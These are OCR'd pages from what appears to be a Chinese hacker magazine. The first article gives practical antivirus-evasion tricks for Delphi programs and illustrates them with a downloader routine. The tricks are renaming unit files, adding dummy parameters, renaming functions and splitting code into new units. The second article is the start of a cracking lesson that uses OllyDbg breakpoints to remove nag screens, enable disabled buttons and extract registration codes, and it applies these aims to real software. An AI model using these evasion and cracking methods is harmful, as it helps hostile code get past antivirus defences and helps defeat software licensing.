


图5

3、修改单元文件名躲避查杀

很多杀毒软件都喜欢查杀单元文件名，因此我们把单元文件名改名后，也可以起到很好的免杀效果。在DELPHI中，单元文件名称本来是UNIT1，下面我来演示如何将默认的UNIT单元文件名称修改为XIAOLONG，如图4。

依此单击“FILE”—“SAVE AS”，在弹出的“另存为”对话框中填写XIAOLONG，此时可以看到原来的单元文件名称已经被修改为了XIAOLONG，如图5。最后，来到保存代码的文件夹中，删除掉原来的UNIT1.FRM文件和UNIT1.PAS文件就行了，如图6。




图6




图7

4、换个马甲之修改函数结构

杀毒软件往往认为某些函数只有黑客工具或木马病毒类程序才会调用，因此会对这些函数严防死守，对函数名、参数数目等都进行监控。但是，自定义函数名和结构其实是可以修改的，这就为我们的代码免杀带来了思路。首先给大家看一段下载者的代码，代码如下：

```
unit xiaolong;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes,
Graphics, Controls, Forms,
    Dialogs,urlmon;

type
  TForm1 = class(TForm)
    procedure FormCreate(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;

implementation

{$R *.dfm}

//uses UrlMon;
function DownloadFile(Source, Dest: string): Boolean;
begin
  try
      Result := UrlDownloadToFile(nil, PChar(source),
PChar(Dest), 0, nil) = 0;
   except
      Result := False;
   end;
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
if DownloadFile('http://www.borland.com/delphi6.zip', 'c:
\kylix.zip') then
    ShowMessage('Download succesful')
else
    ShowMessage('Download unsuccesful');
end;

end.
```

其中的DownloadFile函数可能就会被一些杀毒软件查杀，我们可以把原来的函数修改为如下：

```
function DownloadFile(Source, Dest: string;test1,test2:
string): Boolean;
begin
  try
      Result := UrlDownloadToFile(nil, PChar(source),
PChar(Dest), 0, nil) = 0;
   except
      Result := False;
   end;
end;
```

其实只是添加了两个无用的参数TEST1和TEST2，但是杀毒软件却会“迷茫”得不知所措。当然了，为了加强加密效果，甚至还可以把DownloadFile的函数名修改为类似“xiazaiwenjian”这样的字符串，如果更BT一点，甚至可以修改变形为“BT123456ABC789”这样的字符串，如图7。

5、新建单元让函数串门

这种方法其实就是添加一些新的单元，把其它单元文件中的函数添加到新建的单元文件中，这样就可以很好的改变程序的代码执行结构了。

我们先新建一个单元文件（方法为选择“FILE”—“NEW FILE”—“UNIT”），在新建的单元文件中把一些自定义的函数粘贴进来。

但需要注意的是，经过这样操作后需要声明该函数或者过程，不然会弹出没有声明的错误，如图8。




图8

然后，我们来到调用模块中（这里是在窗体中进行调用），在USES语句后面添加“UNIT1”这个单元，只有这样才能够正常的调用到新建单元文件中的自定义函数中，如图9。

本文我介绍了五种方法来进行代码加密，其实还有很多好的方法有待大家在实际操作中进行开发，这些发挥空间就留给读者朋友了。




图9

（本文所涉及到的UCode Delphi单元函数混淆器已收录到光盘中）

从零开始学破解之（二十九）

文章难易度：★★★★
文章阅读点：通过使用函数断点的方法来达到破解VB程序的目的

玩转VB程序

Talent Feng

上期文章中我们学习了如何对付软件中附带的广告，总的来说内容还是比较简单的，但是特别需要注意的就是如何寻找线索的问题，因为广告窗口不同于一般的软件注册提示窗口。首先广告窗口出现的时间是不固定的，有可能在软件运行时出现，也有可能在软件运行的过程中突然冒出来，更有甚者是在软件被关闭的时候弹出广告或是打开一个网页；其次是广告窗口的内容是不确定的，在软件的注册窗口中，所包含的信息无非是注册提示信息或注册说明等，我们只需要在分析的过程中以这些注册信息作为线索就足够了。但是，广告窗口中的内容五花八门、形形色色，根本没办法找到相对固定的信息，这时候，我们就要变换思路，从其它方面进行思考了。例如从广告窗口的成因来分析，由于基本原理是一样的，所以我们就可以用解决NAG窗口的方法来处理它；而对于弹出的网页，我们则可以使用定位域名信息并将域名作为线索，然后展开深入的分析即可。因此可以说，虽然我们遇到的问题是多种多样的，但是我们解决问题的方法也可以千变万化。

今天，我们就好好说说使用VB语言编写的程序，从平时上课时所举的例子，到小菜们平时自己练习时所接触到的软件，我们都会发现使用VB语言编写的程序在使用OD进行分析的时候与其它编程语言所写的软件是有很大区别的，大家接触到的最显著区别就体现在字符串上，对于一些很简单的程序，一般情况下都可以使用查找字符串的方法来解决问题，但如果遇到了VB程序，那么情况就有所变化了，在VB程序面前字符串查找功能就不太好使了，很难找到有用的信息。可是，小菜们又非常倚重字符串查找功能，因此当我们面对VB程序的时候，就显得很力不从心了，这个问题真的就能把大家难住吗？面对VB程序我们该采用什么方法来对付呢？本堂课我就为小菜们好好讲讲，在面对VB编写的程序时，我们应该如何处理。

一般来说，我们要分析一个程序，无非是想解决一些我们需要的问题，例如使用过程中弹出的NAG窗口、某一些功能上的限制、有时小菜们也会对其中的软件注册码感兴趣。对于普通的程序来说，我们基本上可以把“字符串查找”当作是全能的武器，因为它可以轻松的解决掉任何问题，但是这个武器在VB面前就不是那么厉害了，要解决VB程序中的NAG窗口或是功能限制，甚至是找到注册码，该从哪里下手呢？既然“字符串查找”在这里不是很有用，那么我们就换一种方法。

记得以前给大家提到过，当面对“字符串查找”功能失效的情况时该怎么办，小菜们对此都很清楚了，那就是“函数断点”或者“万能断点”，可是由于使用难度方面的原因，大家平时都不怎么使用，因为在效果相同的情况下，使用最简单最熟悉的方法来解决问题才是最好的选择，可是现在的情况就不同了，小菜们必须改变自己的习惯，要对付VB程序，最简单的方法还非“函数断点”不可。只要我们选择了在正确的函数上设置断点，那么程序的一举一动就都逃不过小菜的眼睛了。既然要用到“函数断点”，那么在VB中我们可以在哪些函数上设置断点呢？还是在实践中为大家介绍对付VB程序的具体方法吧！

我们还是以一个Crackme来作为例子，一步步的给大家演示，这是一个过关型的Crackme，也就是说小菜们只有在解决了一个问题后，才能继续解决后面的问题。小程序里面包含了三关，分别是NAG窗口、灰色按钮和注册码。在正式开始前我还是先和小菜们说明一下如何把今天所学的内容扩展到对付其它相关的问题上，先来看NAG窗口，由于基本的原理相同，所以只要是通过窗口形式出现的东西，都可以使用同样的方法来解决。通过学习如何解决NAG窗口，那么广告窗口、限制窗口、注册提示窗口等也都可以使用同样的办法来对付了，而“灰色按钮”的解决方法也可以应用在解决功能限制的情况上，至于找到注册码，自然就不用多说了，有了注册码我们想干什么都可以。

小菜们看着这个让他们郁闷了很久的VB程序，早就已经开始摩拳擦掌了，先把Crackme检查一下，从PEID的检查结果来看程序是没有加壳的，直接放进OD中进行分析，运行一下Crackme看看，果然先是弹出了一个消息窗口，然后才能看到注册界面，但是其中的“确定”按钮是灰色的。看来，敌人气势汹汹，好像一定要难为一下我们的小菜。既然如此，我们也一定要让它看到小菜们的厉害，赶紧开工吧！

第一关：解决 VB 程序的 NAG 窗口

Crackme 在运行的时候首先会弹出一个 NAG 窗口，因此小菜们的第一个任务就是解决掉这个 NG 窗口。把程序载入 OD 后，会停在如图 1 所示的地方，为了让小菜们好好的锻炼一下使用多种方法来解决问题的能力，我们今天就干脆完全放弃“字符串查找”功能，不论对于当前的程序 OD 能否找到关键的字符串信息，大家都不用去关心，彻底放弃使用字符串信息的想法。在前边我已经说过了，对于 VB 程序使用函数断点是最方便有效的方法，但是小菜们也要清楚，使用函数断点的话，必须要找到最准确的函数。那么在 VB 程序中，与 NAG 窗口关系最为密切的函数是什么呢？在这里我给大家介绍一个基本上可以“通杀 VB 中 NAG 窗口”的函数，这个函数就是 rtcMsgBox，刚一看到这个函数，小菜们顿时觉得这个东西像我们平时在 OD 